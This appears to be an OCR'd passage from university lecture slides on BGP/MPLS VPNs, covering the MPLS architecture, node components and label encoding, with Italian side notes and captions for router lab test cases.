
Displayed 5 routes and 5 total paths
```

R3


**public networks:
3.0.0.1/8**




Test case 1: check BGP peers and table in R3




Test case 3: check R4




Test case 3: OSPF DB on R4




Test case 3: BGP summary on R4




Test case 3: BGP table on R4



Test 3: Routing table on R4



Test 3: Ping from R4





***University of Rome Tor Vergata
ICT and Internet Engineering***

Network and System Defense

Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Lecture 9: ***BGP/MPLS VPNs***

Angelo Tulumello

Slides by Marco Bonola


MultiProtocol Label Switching (MPLS)

BGP permette di costruire VPN e scambiare pacchetti tra VPN

simile a vpn ma questa è indipendente dalla rete sottostante e dal protocollo utilizzato


MPLS: architecture

- The key idea of the MPLS architecture is to associate a brief identifier, namely Label, to every packet.
- Internetworking nodes can then apply fast forwarding mechanisms based on label switching / label swapping
- MPLS is independent both from the transport subnet (Frame Relay, ATM, etc.) both from adopted network protocols



MPLS ha un header di 4 bytes, 20 bits di label VLAN tag, TTL ha la stessa funzione che in IP è il Time To Live


MPLS Network Node



- ❑ **Control Component**
 - ❑ A set of modules dealing with Label allocation and binding Labels between adjacent nodes
 - ❑ Layer 3 «intelligence» (IP addressing, IP routing)
- ❑ **Forwarding Component** si può pensare come un semplice level 2 switch, basato su un exact match delle label
 - ❑ Forwarding based on the label swapping paradigm
- ❑ The two **components** must be **independent**: they can employ different protocols within every medium
- ❑ The Control Component is sometimes realized as a part (SW or HW) of the network node, other times as external controller

Label Encoding

- ❑ If data-link layer natively supports a field for the label (ATM does it with VPI/VCI, Frame Relay with DLCI), this can be used to insert the MPLS label
- ❑ If data-link layer doesn't support that field, the MPLS label is embedded in an MPLS header, inserted between layer 2 and layer 3 headers (e.g. 